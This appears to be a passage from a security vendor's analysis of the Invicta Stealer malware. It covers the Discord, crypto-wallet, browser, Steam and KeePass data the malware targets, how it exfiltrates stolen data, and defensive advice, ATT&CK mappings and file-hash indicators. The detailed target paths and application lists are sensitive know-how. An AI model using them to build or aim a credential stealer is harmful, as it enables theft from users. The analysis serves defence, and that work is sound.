

Figure 12 – sys_info.txt File Containing the System Details

Targeting Discord

Upon retrieving essential system information, the stealer proceeds to verify the presence of the Discord application on the targeted system. To accomplish this, the stealer enumerates three specific paths within the system. This enumeration aims to confirm the installation of Discord and, if it is indeed present, proceed with the extraction of its data. The paths enumerated by the Invicta Stealer are:

- C:\Users\<user>\AppData\Roaming\discord\Local Storage\leveldb
- C:\Users\<user>\AppData\Roaming\discordptb\Local Storage\leveldb
- C:\Users\<user>\AppData\Roaming\discordcanary\Local Storage\leveldb

The figure below shows the Invicta Stealer targeting Discord.



Figure 13 – Invicta Stealer Targeting Discord

Targeting Wallets

Once Discord is targeted, the stealer enumerates the installed cryptocurrency wallets within the system. This enumeration process involves identifying and listing the various wallets present.

The figure below showcases the specific code segment where the stealer performs the wallet enumeration.



Figure 14 – Invicta Stealer Targeting the Crypto Wallets

The below table shows all the wallets targeted by the Invicta Stealer:

Neon	Zcash	VERGE	WalletWasabi
neblio	Exodus	atomic	Armory
Guarda	Bitcoin	scatter	Binance
Coinomi	Dogecoin	Electrum	Litecoin
CloakCoin	ElectrumG	MultiBitHD	Exodus Eden
Electrum-LTC	Electrum-Smart	com.liberty.jaxx	Daedalus Mainnet
ark-desktop-wallet	Nano Wallet Desktop		

Targeting Browsers

Following the targeting of cryptocurrency wallets, the stealer focuses on the user's browser to steal sensitive data. This data includes the leveldb folder, autofill data, cookies, credit card details, downloads, browsing history, keywords, and login data.

The figure below illustrates the code snippet where the stealer conducts the enumeration of browser data.



Figure 15 – Stealer Enumerating the Browsers

The stealer targets the following browsers to steal information:

QIP Surf	BraveSoftware	Blisk	Torch
7Star	Amigo	Opera Stable	Yandex
Comodo Dragon	Chedot	Google Chrome	CocCoc Browser
Kometa	Citrio	Coowon	liebao

Iridium	Sputnik	Orbitum	Vivaldi
Slimjet	ChromePlus	Elements Browser	Sleipnir
Chromium	Uran	360Browser	Opera Neon
CentBrowser	Epic Privacy Browser	Microsoft Edge	

After confirming the presence of the targeted browser within the system, the stealer initiates the process of extracting data from it. The extracted data is then stored in memory, preparing it for the subsequent exfiltration stage. The figure below illustrates the code snippet the stealer employs to steal login data from the Edge browser specifically.



Figure 16 – Invicta Stealer Targeting Login Data

The figure below shows stolen data from the browsers installed on the victim's machine.



Figure 17 – Invicta Stealing the Browser Data from System

Targeting Steam

Simultaneously with the theft of browser data, the stealer also directs its attention toward the Steam gaming application. Its objective is to steal crucial information such as active gaming sessions, usernames, and a comprehensive list of games installed by the user on the system.

The figure below displays the specific code segment in which the stealer targets the Steam application.



Figure 18 – Invicta Stealer Targeting Steam Gaming Application

Targeting Password Manager

Following the extraction of Steam data, the stealer then shifts its focus towards targeting the KeyPass password manager. KeyPass is a password management application that centralizes and manages passwords for various websites and applications in one location.

The figure below showcases the code segment targeting the KeyPass password manager.



Figure 19 – Invicta Stealer Targets KeyPass Password Manager

Installed Applications and Users

Next, the Invicta Stealer initiates the process of extracting user account details, including the applications associated with those accounts. It gathers the names and versions of these applications and saves the collected information in memory, creating a text file named “installed.txt”, as depicted below.

Figure 20 – Stealer Extracting the Installed Application Details

Stealing Important Files

Following the enumeration of installed applications, the stealer advances towards stealing files from the Desktop and Documents folders. Specifically, the figure below depicts the routine employed by the stealer to target and extract text files from the Desktop folder.



Figure 21 – Invicta Stealer Targeting the Files in the System

As the stealer actively collects the targeted data, it temporarily stores the acquired files in the system's memory. Once the necessary enumerations are completed, the stealer progresses to create a compressed zip file that encapsulates all the stolen files residing in memory.

This zip file is generated within the system's temporary folder and is assigned a random name, which has the hardware ID of the victim's system for identification purposes.

The figure below presents an illustration of the zip file.



Figure 22 – Invicta Stealer Creating Zip File Containing Stolen Data

After successfully completing the data theft process, the stealer proceeds to carry out the next step by sending the stolen data to the designated C&C server or Discord webhook.

Conclusion

We have observed an ongoing trend where malware developers create and offer a wide range of stealers to potential buyers and affiliates. Among these, the Invicta Stealer stands out as an extremely potent threat due to its ability to target multiple categories of highly sensitive information across several applications and browsers.

This stolen data can be leveraged by attackers for financial gain, as well as for launching attacks on other individuals or organizations using the compromised information. It is crucial to acknowledge the severity of this threat and take appropriate measures to protect against such malicious activities.

Our Recommendations

We have listed some essential cybersecurity best practices that create the first line of control against attackers. We recommend that our readers follow the best practices as mentioned below:

- Avoid downloading pirated software from warez/torrent websites. The "Hack Tool" present on sites such as YouTube, torrent sites, etc., mainly contains such malware.
- Use strong passwords and enforce multi-factor authentication wherever possible.
- Turn on the automatic software update feature on your computer, mobile, and other connected devices.
- Use a reputed antivirus and internet security software package on your connected devices, including PC, laptop, and mobile.
- Refrain from opening untrusted links and email attachments without first verifying their authenticity.
- Educate employees on protecting themselves from threats like phishing/untrusted URLs.
- Block URLs that could be used to spread the malware, e.g., Torrent/Warez.
- Monitor the beacon on the network level to block data exfiltration by malware or TAs.
- Enable Data Loss Prevention (DLP) Solutions on the employees' systems.

MITRE ATT&CK® Techniques

Tactic	Technique ID	Technique Name
Execution	T1204	User Execution
Defense Evasion	T1027	Obfuscated Files or Information
Credential Access	T1528 T1555	Steal Application Access Token Credentials from Password Stores
Discovery	T1010 T1083	Application Window Discovery File and Directory Discovery
Collection	T1005	Data from Local System
Command and Control	T1071	Application Layer Protocol

Indicators of Compromise (IOCs)

Indicators	Indicator Type	Description
a48d1ff9c016484b3cac152d8d7105f4 ffdefa66bb8d00493e160cac67f8763566010c2c 364ee9dd6ca5048adc7f95bfe78423202e13e46862553209e76600185532b343	MD5 SHA1 SHA256	Malicious Phishing html
db50086280878a064a1b5ccc61888bcd eda3a5b8ec86dd5741786ed791d43698bb92a262 3bc0340007f3a9831cb35766f2eb42de81d13aeb99b3a8c07dee0bb8b000cb96	MD5 SHA1 SHA256	Invoice.zip
594a86d0fa8711e48066b1852ad13ac6 35b840640e6a3c53a6ba0c6efa1a19a061f5c104 b49d777b48ec591859c9374a2a707b179cb3770b54d9dc03b5c7f3ae2f06b360	MD5 SHA1 SHA256	Shortcut Link File
a05d09177ff0cc866a4e7993f466564a 60182b39f64936365ab1bdb2954cbcbb626a0e1e 4ba062f88c8938cfc9b1d068a93a6769339ba950686d40bf63b6e9f8cdef5f49	MD5 SHA1 SHA256	Malicious HTA File
cff3ed52f607f1f440f1c034dc2b0cfb 8b0d53f62ebb9aa3b12661da449d2e7a87dc6779 067ef14c3736f699c9f6fe24d8ecba5c9d2fc52d8bfa0166ba3695f60a0baa45	MD5 SHA1 SHA256	Invicta Stealer Executable
1ca928016f030604c40a1567519d3dd0 37337edafb7d4c1ff9a0b0787d09e2aea70d42f3 0feb734c51a26a959d65fb871bb1a3e78bbc4479411d7eaf46a584e674eb439d	MD5 SHA1 SHA256	Invicta Stealer Executable
41948cd77a6cf817b77be426968a6ad3 7abc07e7f56fc27130f84d1c7935a0961bd58cb9 2a3942d213548573af8cb07c13547c0d52d1c3d72365276d6623b3951bd6d1b2	MD5 SHA1 SHA256	Invicta Stealer Executable
599aa41fade39e06daf4cdc87bb78bd7 2543857b275ea5c6d332ab279498a5b772bd2bd4 6903b00a15eff9b494947896f222bd5b093a63aa1f340815823645fd57bd61de	MD5 SHA1 SHA256	Invicta Stealer Executable
7ebbbedc191a4f61553b787c08fe6347 8b2295cba0d0a02fb41ecb828b2c1659ce01ed7e 1f0ca8596406c07b8285545999da83a16875747612546db21ed58591ee06dbba	MD5 SHA1 SHA256	Invicta Stealer Executable

005fe89163ac39222ec88b2c9db821b2	MD5	Invicta
b76e2c20ba533a1b42744f5c72607f3a1714bb2b	SHA1	Stealer
a9e2ba9ef84f40d03607855e6576ba802e0509b7061d4b364eef428627b5f7e6	SHA256	Executable